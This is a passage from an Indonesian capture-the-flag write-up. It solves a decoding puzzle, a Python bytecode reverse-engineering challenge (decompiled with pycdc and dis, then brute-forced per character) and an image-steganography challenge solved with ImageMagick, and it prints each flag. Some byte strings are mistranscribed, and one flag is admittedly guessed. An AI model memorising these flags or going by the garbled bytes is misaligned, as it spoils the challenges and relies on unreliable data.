a = open('hasil.txt', 'r').read().splitlines()
a = [x for x in a if x]
for i in range(0, len(a), 2):
    value = a[i+1].replace('cmp-', '')
    comm, nil = a[i].split('-')
    if comm == "sub":
        print(chr(eval(value) + eval(nil)), end="")
    elif comm == "xor":
        print(chr(eval(value) ^ eval(nil)), end="")
    elif comm == "add":
        print(chr(eval(value) - eval(nil)), end="")

```

Output:

```

python3 susun.py
Cepmek merujuk pada model rambut cepak yang dimodifikasi. Cepmek merupakan singkatan dari cepak mekar. Pertama kali diperkenalkan klf Dilan sebagai model CJ201J2{opoKuwi_nowe_t3k000lk} rambut yang dia gunakan. Sementara virus Kamu Nanya dipopulerkan Alif dengan gaya khasnya. Setiap kali dia melakukan siaran langsung di TikTok dan ada penonton yang bertanya, jawaban Alif hanya satu: Kalimat pertanyaan kamu nanya kamu bertanya tanya yang diucapkan seolah-olah jadi kalimat seperti 'Kamu Gnaenya? Gkamu bertaenya taenya' yang tentu saja disampaikan dengan gaya dan intonasi suara yang khas.

```

Didapatkan string berbentuk flag yaitu CJ201J2{opoKuwi_nowe_t3k000lk}. Terdapat 3 karakter yang unreadable, maka dari itu kami mencoba me-recover flag aslinya dengan manual dan perkiraan sehingga didapatkanlah flag yang benar:

Flag = CJ2022{opoKuwi_Kowe_t3k0000k}

TeenRev

Challenge

17 Solves


×

TeenRev

776

Grown up BabyRev

Author: lunashci

 chall.pyc

Flag

Submit

Di soal ketiga ini, kita diberikan sebuah file python compiled bytecode .pyc. Kita bisa menjalankannya langsung dengan python3 chall.pyc dan rupanya soal ini juga merupakan soal validasi inputan.

```
$ python3 chall.pyc
Flag: kodok
Wrong!
```

Untuk mendecompile file .pyc, kami memanfaatkan tools bernama pycdc. Kami juga mencoba uncompyle6 dan decompyle3 namun gagal karena masalah outdated version. Beginilah hasil dari pycdc.


```

exec(marshal.loads(x))
p[45] = off(p[45])
x[94] = 75
x[78] = 65
exec(marshal.loads(x))
p[7] = off(p[7])
x[94] = 9
x[78] = 23
exec(marshal.loads(x))
p[3] = off(p[3])
x[94] = 174
x[78] = 65
exec(marshal.loads(x))
p[9] = off(p[9])
x[94] = 103
x[78] = 24
exec(marshal.loads(x))
p[9] = off(p[9])
x[94] = 166
x[78] = 65
exec(marshal.loads(x))
p[16] = off(p[16])
x[94] = 17
x[78] = 24
exec(marshal.loads(x))
p[11] = off(p[11])
x[94] = 147
x[78] = 24
exec(marshal.loads(x))
p[23] = off(p[23])
x[94] = 230
x[78] = 65
exec(marshal.loads(x))
p[14] = off(p[14])
# WARNING: Decompile incomplete

```

Outputnya adalah syntax2 python berupa exec, marshal, off, dan indexing yang berulang sangat banyak. Namun masalahnya adalah terdapat warning decompile incomplete, mengindikasikan dekompile belum sempurna. Oleh karena itu, sementara kita tampung ke sebuah file tiga.py.

Selanjutnya kita mendecompile .pyc dengan cara semi-manual, yaitu dengan marshal-dis seperti di script berikut:

```

import marshal, dis
file= open("chal1.pyc","rb").read()
buffer = file[16:]

code = marshal.loads(buffer)
dis.dis(code)

```


Output:

```
460340 LOAD_NAME          5 (p)
460342 LOAD_CONST          65 (14)
460344 BINARY_SUBSCR
460346 CALL_FUNCTION         1
460348 LOAD_NAME          5 (p)
460350 LOAD_CONST          65 (14)
460352 STORE_SUBSCR

40009 460354 LOAD_NAME          5 (p)
460356 LOAD_NAME          2 (bytearray)
460358 EXTENDED_ARG         1
460360 LOAD_CONST          260 (b'ns@\xf5Y"\x12\x1fDb6.\x9f\xcb\x0b-\x98Se7\xc0\x10B\x1d^0+*\x88\xb4r\xa4\x81\x08\x88VV\xb8\xf1"a\x0bc\x91;)\xd3\xfcB')
460362 CALL_FUNCTION         1
460364 COMPARE_OP            2 (==)
460366 EXTENDED_ARG         3
460368 EXTENDED_ARG        899
460370 POP_JUMP_IF_FALSE    230192 (to 460384)

40010 460372 LOAD_NAME          7 (print)
460374 EXTENDED_ARG         1
460376 LOAD_CONST          261 ('Correct!')
460378 CALL_FUNCTION         1
460380 POP_TOP
460382 JUMP_FORWARD          4 (to 460392)

40012 >> 460384 LOAD_NAME          7 (print)
460386 LOAD_CONST          5 ('Wrong!')
460388 CALL_FUNCTION         1
460390 POP_TOP

40013 >> 460392 LOAD_NAME          8 (exit)
460394 CALL_FUNCTION         0
460396 POP_TOP
460398 LOAD_CONST          1 (None)
400400 RETURN_VALUE
```

Hasilnya juga cukup lengkap, namun masih berbentuk python bytecode. Informasi ini sementara kita tampung dulu dan fokus kepada hasil pycdc.


```

40000 x[78] = 24
40001 exec(marshal.loads(x))
40002 p[11] = off(p[11])
40003 x[94] = 147
40004 x[78] = 24
40005 exec(marshal.loads(x))
40006 p[23] = off(p[23])
40007 x[94] = 230
40008 x[78] = 65
40009 exec(marshal.loads(x))
40010 p[14] = off(p[14])
40011 print(p)
40012 # WARNING: Decompyle incomplete
40013

```

output:

```

python3 temp.py
bytearray(b'\x04\x87\x10Y<\x1c\x84\x1bs9\xca\x0bq\x26q\x55\x00\x01\xe7j\x8c\x86o\xfbyn\x8a\xdd0\x80\x0b\xa0A\xe4\x02\x06\xf4\xb5\x07\x03a\xbe\xbeo3N')

```

Menarik, bagaimana kalau inputan kita diawali dengan “CJ2022{“ ?

Input = b'CJ2022{aa'

output:

```

python3 temp.py
bytearray(b'ns@\xf5Y^\x12\x1c\x84\x1bs9\xca\x0bq\x26q\x55\x00\x01\xe7j\x8c\x86o\xfbyn\x8a\xdd0\x80\x0b\xa0A\xe4\x02\x06\xf4\xb5\x07\x03a\xbe\xbeo3N')

```

Yosh mantap, hasilnya diawali dengan “ns@...”. Apa itu? Coba kita lihat dari sebuah bytearray yang muncul ketika kita melakukan marshal-dis.

```

460360 LOAD_CONST          260 (b'ns@\xf5Y^\x12\x1fDb6.\x9f\xcb\x0b>\x98Se7\xc0\x10B\x1d^O+*\x88\xb4r\xa4\x81\x08\x88VV\xb8\xf1"a\x0bc\x91_;\)xd3\xfcB')

```

Serupa bukan? Jadi kami berpikir bahwa inputan ini akan semacam ditransform

masing-masing karakter tiap indexnya dan hasilnya harus berbentuk bytes ini

b'ns@\xf5Y^\x12\x1fDb6.\x9f\xcb\x0b>\x98Se7\xc0\x10B\x1d^O+\x88\xb4r\xa4\x81\x08\x88VV\xb8\xf1"a\x0bc\x91_;\)xd3\xfcB'*. Bisa dilihat dari contoh bahwa perbedaan bentuk inputan tidak mempengaruhi keseluruhan output, sehingga ini semacam substitutional cipher.

Nah solusinya bisa kita lakukan bruteforce. Pada setiap index inputan kita coba masukkan semua string.printable, lalu jika index outputnya sesuai dengan index target, kita append character-nya. Berikut adalah script yang digunakan.

```
# Source Generated with Decompile++
# File: chall.pyc (Python 3.10)

import marshal
import string

known = b''
target =

bytearray(b'ns@\xf5Y^\x12\x1fDb6.\x9f\xcb\x0b>\x98Se7\xc0\x10B\x1d^0+*\x
88\xb4r\xa4\x81\x08\x88VV\xb8\xf1"a\x0bc\x91_;) \xd3\xfcB')

for i in range(50):
    for j in string.printable:
        x =
b'\xe3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
02\x00\x00\x00@\x00\x00\x00s\x0c\x00\x00\x00d\x00d\x01\x84\x00Z\x00d\x02
S\x00)\x03c\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\
\x00\x02\x00\x00\x00C\x00\x00\x00s\x10\x00\x00\x00|\x00d\x01A\x00d\x02\x1
6\x00}\x00|\x00S\x00)\x03N\xe9\xff\x00\x00\x00\xe9\x00\x01\x00\x00\xa9\x
00)\x01\xda\x01xr\x03\x00\x00\x00r\x03\x00\x00\x00\xda\x04test\xda\x03of
f\x02\x00\x00\x00s\x04\x00\x00\x00\x0c\x01\x04\x01r\x06\x00\x00\x00N)\x0
1r\x06\x00\x00\x00r\x03\x00\x00\x00r\x03\x00\x00\x00r\x03\x00\x00\x00r\x
05\x00\x00\x00\xda\x08<module>\x01\x00\x00\x00s\x02\x00\x00\x00\x0c\x01'

        x = bytearray(x)
        payload = known + j.encode() + b'a'*(50 - (len(known) + 1))
        print(payload)
        p = bytearray(payload)
        x[94] = 94
        x[78] = 23
        exec(marshal.loads(x))
        p[48] = off(p[48])
        x[94] = 61
        x[78] = 65
```

```
    exec(marshal.loads(x))
    p[33] = off(p[33])
    x[94] = 105
    x[78] = 24
    exec(marshal.loads(x))
    p[39] = off(p[39])
    x[94] = 105
    x[78] = 23
    exec(marshal.loads(x))
    p[26] = off(p[26])
    x[94] = 219
    x[78] = 24
    exec(marshal.loads(x))
    p[15] = off(p[15])
    x[94] = 79
    x[78] = 65
    . . .
    . . .
    . . .
    #panjang bet sumpah
```

Output:

```
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order*}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order+}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order,'}
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order-}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order.'}
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order/}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order:}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order;}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order<}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order=}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order>}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order?}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order@}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order['}
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order\\}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order]}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order^}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order_}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order`}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order{'}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order|}'
b'CJ2022{Justt_parsee_andd_runn_it_in_reverse_order}'
sama
```

Flag = CJ2022{Justt_parsee_andd_runn_it_in_reverse_order}

Misc

ImageNation

Challenge

125 Solves

×

Your ImageNation 300

Siti mendapatkan file gambar yang ternyata berupa gambar garis bergaris menjadi satu.

Kawan2 dapat membantu siti apakah terdapat pesan tersembunyi di balik gambar tersebut.


Author: KangGorengan

 ImageNation....

Flag

Submit

Pada soal ini, diberikan sebuah file gambar yang apabila kita coba buka isinya semacam garis-garis yang tidak bermakna apapun.




Kami mencoba menganalisa soal ini beberapa waktu dan ternyata kami menemukan sebuah korelasi yaitu pada judul soal "ImageNation". Judul soal tersebut mengingatkan kami dengan sebuah tool yang berhubungan juga dengan manipulasi gambar yaitu ImageMagick. Dari sini, kami mencoba mencari-cari di internet writeup yang berhubungan dengan ImageMagick dan gambar yang diberikan. Setelah beberapa lama mencari, kami menemukan sebuah referensi yang mungkin bisa digunakan untuk penyelesaian soal ini <https://ctftime.org/writeup/12612>.


Berdasarkan writeup tersebut, ia menggunakan command "convert" dari tool ImageMagick untuk merubah value RGB yang ada pada gambar yang diberikan ke sebuah raw data lain. Kami mencoba melakukan hal yang sama pada skenario soal yang diberikan.

```
$ convert ImageNation.png RGB:data
```

Setelah menjalankan command di atas, maka akan didapatkan sebuah file baru yang berisi raw data hasil konversi RGB dari gambar "ImageNation.png".



Kita coba buka isi dari file tersebut dan berikut adalah kontennya.



Dan ternyata raw data yang kita extract merupakan flagnya. Dengan begitu, maka challenge ini telah selesai.

Flag = CJ2022{W35H!_y0000_WeSHHHi!}